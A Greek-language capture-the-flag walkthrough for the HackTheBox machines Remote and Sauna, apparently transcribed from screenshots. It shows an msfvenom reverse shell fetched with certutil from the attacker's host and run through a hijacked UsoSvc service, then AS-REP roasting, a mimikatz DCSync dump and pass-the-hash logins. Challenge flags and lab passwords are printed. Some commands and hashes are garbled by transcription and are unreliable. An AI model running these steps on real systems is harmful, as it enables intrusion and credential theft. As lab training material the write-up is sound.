
<https://github.com/carlospolop/privilege-escalation-awesome-scripts-suite/blob/master/winPEAS/winPEAS.exe>

```
PS C:\Users> dir


Directory: C:\Users

Mode                LastWriteTime         Length Name
----                -
d-----         2/19/2020   3:12 PM                .NET v2.0
d-----         2/19/2020   3:12 PM            .NET v2.0 Classic
d-----         2/19/2020   3:12 PM            .NET v4.5
d-----         2/19/2020   3:12 PM            .NET v4.5 Classic
d-----         7/13/2020  12:01 PM        Administrator
d-----         2/19/2020   3:12 PM        Classic .NET AppPool
d-r---         7/13/2020   1:14 PM                Public
```

Αρχικά κάνουμε upload το script στην εφαρμογή της Umbraco .



Στην παρακάτω εικόνα βλέπουμε το path που είναι αποθηκευμένο το αρχείο στο remote σύστημα.



Έτσι λοιπόν βρίσκουμε το πρόγραμμα και το τρέχουμε:

- `cd C:\inetpub\wwwroot\Media\1045`
- `./winpeas.exe`

[illegible]

Παρατηρούμε ότι υπάρχει ένα service το οποίο μπορούμε να το πειράξουμε.

- Modifiable Service: `UsoSvc`

```

File Actions Edit View Help
kali@kali:~/Downloads/ITB/Forens...

VMware Physical Disk Helper Service(VMware, Inc. - VMware Physical Disk Helper Service)[\"C:\\Program Files\\VMware\\VMware Tools\\vmacthlp.exe\"] - Auto - Running
Enables support for running virtual machines from a physical disk partition

=====
VMwareCAFCommsmgListener(VMware CAF AMQP Communication Service)[\"C:\\Program Files\\VMware\\VMware Tools\\VMware CAF\\pms\\bin\\CommsmgListener.exe\"] - Manual - Stopped
VMware Common Agent AMQP Communication Service
=====
VMwareCAFManagementAgentHost(VMware CAF Management Agent Service)[\"C:\\Program Files\\VMware\\VMware Tools\\VMware CAF\\pms\\bin\\ManagementAgentHost.exe\"] - Manual - Stopped
VMware Common Management Agent Service
=====

VSSVolume Shadow Copy[C:\\Windows\\system32\\vssvc.exe] - Manual - Stopped
Manages and implements Volume Shadow Copies used for backup and other purposes. If this service is stopped, shadow copies will be unavailable for backup and the backup may fail. If this service is disabled, any services that explicitly depend on it will fail to start.

=====
wmiApS(MM Performance Adapter)[C:\\Windows\\system32\\wbem\\WmiApSvc.exe] - Manual - Stopped
Provides performance library information from Windows Management Instrumentation (WMI) providers to clients on the network. This service only runs when Performance Data Helper is activated.

=====

[+] Modifiable Services(100%)
[?] Check if you can modify any service https://book.hacktricks.xyz/windows/windows-local-privilege-escalation#services
Does not work on the Windows Host Services!
(Hosts): 0x0000000000000000

[+] Looking if you can modify any service registry{}
[?] Check if you can modify the registry of a service https://book.hacktricks.xyz/windows/windows-local-privilege-escalation#services-registry-permissions
[-] Looks like you cannot change the registry of any service...

[+] Checking write permissions in PATH folders (DLL Hijacking)()
[?] Check for dll hijacking in PATH folders https://book.hacktricks.xyz/windows/windows-local-privilege-escalation#dll-hijacking
C:\\Windows\\system32
C:\\Windows
C:\\Windows\\System32\\Wbem
C:\\Windows\\System32\\WindowsPowerShell\\v1.0\\
C:\\Windows\\System32\\OpenSSH

=====
=====Applications Information=====

[+] Current Active Window Application(T1008071558)
System.NullReferenceException: Object reference not set to an instance of an object.
at winPaaS.Awtails.GetPermissionsOfFile(String path, Dictionary`2 SIDs)
at winPaaS.Program.<PrintInfoOfApplications>_PrintActiveWindow(a4_0)

[+] Installed Applications - Via Program Files\\Uninstall registry-(T10080752072108073558)
[?] Check if you can modify installed software https://book.hacktricks.xyz/windows/windows-local-privilege-escalation#software
C:\\Program Files (x86)\\TeamViewer\\Version7
C:\\Program Files\\Common Files
C:\\Program Files\\Desktop.ini
C:\\Program Files\\Internet explorer

```

Έτσι λοιπόν αρχίζουμε από το να δημιουργήσουμε ένα reverse shell executable το οποίο θα αντικαταστήσει την λειτουργία αυτού του service.

- ```
➤ msfvenom -p windows/shell_reverse_tcp LHOST=10.10.14.203 LPORT=4442 -f exe --  
platform windows > reverse.exe
```

```
kali@kali:~/Downloads/HTB/Remote$ msfvenom -p windows/shell_reverse_tcp LHOST=10.10.14.203
LPORT=4442 -f exe --platform windows > reverse.exe
[-] No arch selected, selecting arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 324 bytes
Final size of exe file: 73802 bytes
```

Στην συνέχεια φορτώνουμε το αρχείο στον remote υπολογιστή με την εντολή:

- `certutil -urlcache -split -f http://10.10.14.203:8000/reverse.exe c:/windows/temp/reverse.exe`

```
PS C:\windows\system32\inetsrv> certutil -urlcache -split -f http://10.10.14.203:8000/reverse.exe c:/windows/temp/reverse.exe
**** Online ****
000000 ...
01204a
CertUtil: -URLCache command completed successfully.
PS C:\windows\system32\inetsrv> cd c:\windows\Temp
```

Αλλάζουμε το path του service Usosvc έτσι ώστε να τρέξει το εκτελέσιμο αρχείο μας (reverse.exe) με το που ξεκινήσει.

- `sc.exe config usosvc binpath="c:\windows\temp\reverse.exe"`

```
PS C:\windows\Temp> sc.exe config usosvc binpath="c:\windows\temp\reverse.exe"
[SC] ChangeServiceConfig SUCCESS
```

Ξεκινάμε το service με την εντολή:

- `sc.exe start usosvc`

```
PS C:\windows\Temp> sc.exe start usosvc
```

Παράλληλα έχουμε ανοιχτό ένα netcat listener στην θύρα που έχουμε ορίσει για το reverse shell που φτιάξαμε. Όταν το service ξεκινήσει να τρέχει, αποκαθιστάται η σύνδεση μας.

- `nc -nlvp 4442`

```
kali@kali: ~
File Actions Edit View Help
kali@kali:~$ nc -nlvp 4442
listening on [any] 4442 ...
connect to [10.10.14.203] from (UNKNOWN) [10.10.10.180] 49756
Microsoft Windows [Version 10.0.17763.107]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>cd C:\
cd C:\

C:\>dir
dir
Volume in drive C has no label.
Volume Serial Number is BE23-EB3E

Directory of C:\


02/20/2020  02:13 AM    <DIR>          ftp_transfer
02/19/2020  04:11 PM    <DIR>          inetpub
02/20/2020  12:09 AM    <DIR>          Microsoft
09/15/2018  03:19 AM    <DIR>          PerfLogs
02/23/2020  03:19 PM    <DIR>          Program Files
02/23/2020  03:19 PM    <DIR>          Program Files (x86)
07/21/2020  08:18 AM    <DIR>          site_backups
07/21/2020  09:20 AM    <DIR>          temp
```

Έτσι λοιπόν έχουμε πάρει τον πλήρη έλεγχο του remote συστήματος και μπορούμε να πάρουμε φυσικά το flag (ea9d998503bba9aab898026e0bd55c5d) από το root.txt αρχείο.

- `cd C:\Users\Administrators\Desktop`
- `type root.txt`

```
C:\Users\Administrator\Desktop>type root.txt
type root.txt
ea9d998503bba9aab898026e0bd55c5d
C:\Users\Administrator\Desktop>
```


## «Επίλυση μηχανήματος SAUNA»




-  
-  
-

Αρχικά συνδεόμαστε στο HackTheBox με τη χρήση openvpn

Ξεκινάμε και παρατηρούμε στην αρχική σελίδα ότι τα ονόματα των χρηστών είναι ένα η λέξη client αλλά όταν μπαίνουμε στο about παράρτημα της σελίδας εμφανίζονται κανονικά







Δημιουργούμε ένα αρχείο με τα ονόματα των χρηστών κρατώντας το αρχικό του μικρού ονόματος και όλο το επίθετο

Στη συνέχεια χρησιμοποιούμε το Nmap στο port 389 και βρίσκουμε στοιχεία για το domain του user fsmith

➤ `nmap -n -sV "ldap" -p 389 10.10.10.175`

```

ShellNo.1
File Actions Edit View Help

root@Aris:~/Desktop/Sauna # nmap -n -sV "ldap" -p 1337 10.10.10.175
Starting Nmap 7.80 ( https://nmap.org ) at 2020-07-12 16:50 EDT
Failed to resolve "ldap".
Nmap scan report for 10.10.10.175
Host is up (0.13s latency).

PORT      STATE      SERVICE VERSION
1337/tcp   filtered   waste

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 2.97 seconds
root@Aris:~/Desktop/Sauna # nmap -n -sV "ldap" -p 389 10.10.10.175
Starting Nmap 7.80 ( https://nmap.org ) at 2020-07-12 16:50 EDT
Failed to resolve "ldap".
Nmap scan report for 10.10.10.175
Host is up (0.13s latency).

PORT      STATE SERVICE VERSION
389/tcp   open  ldap      Microsoft Windows Active Directory LDAP (Domain: EGOTISTICAL-BANK.LOCAL0., Site: Default-First-Site-Name)
Service Info: Host: SAUNA; OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.03 seconds
root@Aris:~/Desktop/Sauna #

```

Έπειτα από το github χρησιμοποιούμε το πρωτόκολλο kerberos και πιο συγκεκριμένα το scriptaki getNPUsers

➤ `python getusers.py EGOTISTICAL-BANK.LOCAL/ -usersfile user.txt -outputfile hash.txt -dc-ip10.10.10.175`





Στη συνέχεια με τη χρήση του εργαλείου evil-winrm, το οποίο είναι ένα κέλυφος που επιτρέπει τη διαλειτουργικότητα υλικού και λειτουργικών συστημάτων από διαφορετικούς προμηθευτές.

- Evil-winrm -u fmsmith -p Thestrokes23 -i 10.10.10.175

```
File Actions Edit View Help
ShellNo.1
Fetching rubyntlm-0.6.2.gem
Fetching winrm-2.3.4.gem
Fetching winrm-fs-1.3.4.gem
Successfully installed builder-3.2.4
Successfully installed erubi-1.9.0
Successfully installed gssapi-1.3.0
Successfully installed gyoku-1.3.1
Successfully installed httpclient-2.8.3
Successfully installed little-plugger-1.1.4
Successfully installed multi_json-1.15.0
Successfully installed logging-2.3.0
Successfully installed nori-2.6.0
Successfully installed rubyntlm-0.6.2
Successfully installed winrm-2.3.4
Successfully installed winrm-fs-1.3.4
Happy hacking! :)
Successfully installed evil-winrm-2.3
Parsing documentation for builder-3.2.4
Installing ri documentation for builder-3.2.4
Parsing documentation for erubi-1.9.0
Installing ri documentation for erubi-1.9.0
Parsing documentation for gssapi-1.3.0
Installing ri documentation for gssapi-1.3.0
Parsing documentation for gyoku-1.3.1
Installing ri documentation for gyoku-1.3.1
Parsing documentation for httpclient-2.8.3
Installing ri documentation for httpclient-2.8.3
Parsing documentation for little-plugger-1.1.4
Installing ri documentation for little-plugger-1.1.4
Parsing documentation for multi_json-1.15.0
Installing ri documentation for multi_json-1.15.0
Parsing documentation for logging-2.3.0
Installing ri documentation for logging-2.3.0
Parsing documentation for nori-2.6.0
Installing ri documentation for nori-2.6.0
Parsing documentation for rubyntlm-0.6.2
Installing ri documentation for rubyntlm-0.6.2
Parsing documentation for winrm-2.3.4
Installing ri documentation for winrm-2.3.4
Parsing documentation for winrm-fs-1.3.4
Installing ri documentation for winrm-fs-1.3.4
Parsing documentation for evil-winrm-2.3
Installing ri documentation for evil-winrm-2.3
Done installing documentation for builder, erubi, gssapi, gyoku, httpclient, little-plugger, multi_json, logging, nori, rubyntlm, winrm, winrm-fs, evil-winrm after 4 seconds
12 gems installed
root@Aris:~/Desktop/Sauna# evil-winrm -u fsmith -p Thestrokes23 -i 10.10.10.175
Evil-WinRM shell v2.3
Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\FSmith\Documents>
```

Μετακινούμαστε στο Desktop και κάνοντας ls βρίσκουμε το αρχείο user.txt το οποίο ανοίγουμε με cat και βρίσκουμε το flag του user:  
1b5520b98d97cf17f24122a55baf70cf

```
File Actions Edit View Help
ShellNo.1
root@Aris:~/Desktop/Sauna# evil-winrm -u fsmith -p Thestrokes23 -i 10.10.10.175
Evil-WinRM shell v2.3
Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\FSmith\Documents> cd ..
*Evil-WinRM* PS C:\Users\FSmith> dir

Directory: C:\Users\FSmith

Mode                LastWriteTime         Length Name
----                -
d-r--             1/23/2020  10:01 AM             Desktop
d-r--             7/14/2020   8:28 PM             Documents
d-r--             9/15/2018  12:19 AM             Downloads
d-r--             9/15/2018  12:19 AM             Favorites
d-r--             9/15/2018  12:19 AM             Links
d-r--             9/15/2018  12:19 AM             Music
d-r--             9/15/2018  12:19 AM             Pictures
d-r--             9/15/2018  12:19 AM             Saved Games
d-r--             9/15/2018  12:19 AM             Videos

*Evil-WinRM* PS C:\Users\FSmith> cd Desktop
*Evil-WinRM* PS C:\Users\FSmith\Desktop> dir

Directory: C:\Users\FSmith\Desktop

Mode                LastWriteTime         Length Name
----                -
-a-             1/23/2020  10:03 AM             34 user.txt

*Evil-WinRM* PS C:\Users\FSmith\Desktop> cat user.txt
1b5520b98d97cf17f24122a55baf70cf
*Evil-WinRM* PS C:\Users\FSmith\Desktop>
```

Στη συνέχεια γυρνάμε πίσω στο Directory Documents στο οποίο χρησιμοποιούμε την εντολή net user και χρησιμοποιουμε το executable winPEAS :

upload winPEAS.exe

- ./winPEAS.exe 'C:\Users\FSmith\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup'

```
File Actions Edit View Help
minikatz(commandline) # lsadump::dcsync /user:Administrator
[DC] 'EGOTISTICAL-BANK.LOCAL' will be the domain
[DC] 'SAUNA.EGOTISTICAL-BANK.LOCAL' will be the DC server
[DC] 'Administrator' will be the user account
Object RDN : Administrator
** SAM ACCOUNT **
SAM Username : Administrator
Account Type : 30000000 ( USER_OBJECT )
User Account Control : 00010200 ( NORMAL_ACCOUNT DONT_EXPIRE_PASSWD )
Account expiration :
Password last change : 1/24/2020 10:14:15 AM
Object Security ID : S-1-5-21-2966785786-3096785034-1186376766-500
Object Relative ID : 500
Credentials:
Hash NTLM: d9485863c1e9e05851aa40cbbab9dfff
ntlm- 0: d9485863c1e9e05851aa40cbbab9dfff
ntlm- 1: 7facdc490ed160c4f61440319a8c06f
lm - 0: eec50e6bc332970a8e0a632486f5211
Supplemental Credentials:
* Primary:NTLM-Strong-NTOWF +
Random Value : caab2b641b39e342e0bdfcd150b1683e
* Primary:Kerberos-Newer-Keys *
Default Salt : EGOTISTICAL-BANK.LOCALAdministrator
Default Iterations : 4096
Credentials
aes256_hmac (4096) : 987e26bb845e57df4c7301753f6cb53fcf993e1af692d08fd07de74f041bf031
aes128_hmac (4096) : 145e4d0e4a6600b7ec0ece74997651d0
des_cbc_md5 (4096) : 19d5f15d689b1ce5
OldCredentials
aes256_hmac (4096) : 9637f48fa06f6ee4485d26cd297076c5507877df32e4a47497f360186bc395ef
aes128_hmac (4096) : 52c02b864f61f427d6ed0b22639849df
des_cbc_md5 (4096) : d9379d13f7c15d1c
* Primary:Kerberos *
Default Salt : EGOTISTICAL-BANK.LOCALAdministrator
Credentials
des_cbc_md5 : 19d5f15d689b1ce5
OldCredentials
des_cbc_md5 : d9379d13f7c15d1c
* Packages *
NTLM-Strong-NTOWF
* Primary:WDigest *
01 3fbaeff422da035f1dc9b0ce45e84ea
```

Μέσα από την διαδικασία αυτή βρίσκουμε στοιχεία για έναν νέο user  
user : svc\_loanmgr pass : Moneymaketheworldgoround!

```
File Actions Edit View Help
minikatz(commandline) # wmi
[DC] 'EGOTISTICAL-BANK.LOCAL' will be the domain
[DC] 'SAUNA.EGOTISTICAL-BANK.LOCAL' will be the DC server
[DC] 'Administrator' will be the user account
Object RDN : Administrator
** SAM ACCOUNT **
SAM Username : Administrator
Account Type : 30000000 ( USER_OBJECT )
User Account Control : 00010200 ( NORMAL_ACCOUNT DONT_EXPIRE_PASSWD )
Account expiration :
Password last change : 1/24/2020 10:14:15 AM
Object Security ID : S-1-5-21-2966785786-3096785034-1186376766-500
Object Relative ID : 500
Credentials:
Hash NTLM: d9485863c1e9e05851aa40cbbab9dfff
ntlm- 0: d9485863c1e9e05851aa40cbbab9dfff
ntlm- 1: 7facdc490ed160c4f61440319a8c06f
lm - 0: eec50e6bc332970a8e0a632486f5211
Supplemental Credentials:
* Primary:NTLM-Strong-NTOWF +
Random Value : caab2b641b39e342e0bdfcd150b1683e
* Primary:Kerberos-Newer-Keys *
Default Salt : EGOTISTICAL-BANK.LOCALAdministrator
Default Iterations : 4096
Credentials
aes256_hmac (4096) : 987e26bb845e57df4c7301753f6cb53fcf993e1af692d08fd07de74f041bf031
aes128_hmac (4096) : 145e4d0e4a6600b7ec0ece74997651d0
des_cbc_md5 (4096) : 19d5f15d689b1ce5
OldCredentials
aes256_hmac (4096) : 9637f48fa06f6ee4485d26cd297076c5507877df32e4a47497f360186bc395ef
aes128_hmac (4096) : 52c02b864f61f427d6ed0b22639849df
des_cbc_md5 (4096) : d9379d13f7c15d1c
* Primary:Kerberos *
Default Salt : EGOTISTICAL-BANK.LOCALAdministrator
Credentials
des_cbc_md5 : 19d5f15d689b1ce5
OldCredentials
des_cbc_md5 : d9379d13f7c15d1c
* Packages *
NTLM-Strong-NTOWF
* Primary:WDigest *
01 3fbaeff422da035f1dc9b0ce45e84ea
```

Επαναλαμβάνουμε τη διαδικασία με το evil-winrm :

- `evil-winrm -u svc_loanmgr -p Moneymakestheworldgoround! -i 10.10.10.175`

Τέλος χρησιμοποιούμε το Mimikatz , μια εφαρμογή ανοιχτού κώδικα που επιτρέπει στους χρήστες να βλέπουν και να αποθηκεύουν διαπιστευτήρια ελέγχου ταυτότητας, όπως εισιτήρια Kerberos.

```
upload mimikatz.exe
```

- ```
➤ ./mimikatz.exe "lsadump::dsync /usr:Administrator" "exit"
```

Από την παραπάνω διαδικασία έχουμε την εξής πληροφορία :

Hash NTLM: d9485863c1e9e05851aa40cbb4ab9dff

Συνδεόμαστε στον Administrator

- evil-winrm -u Administrator -H d9485863c1e9e05851aa40cbb4ab9dff -i 10.10.10.175
- cd Desktop
- ls
- cat root.txt

Τελικό root flag: f3ee04965c68257382e31502cc5e881f

[illegible]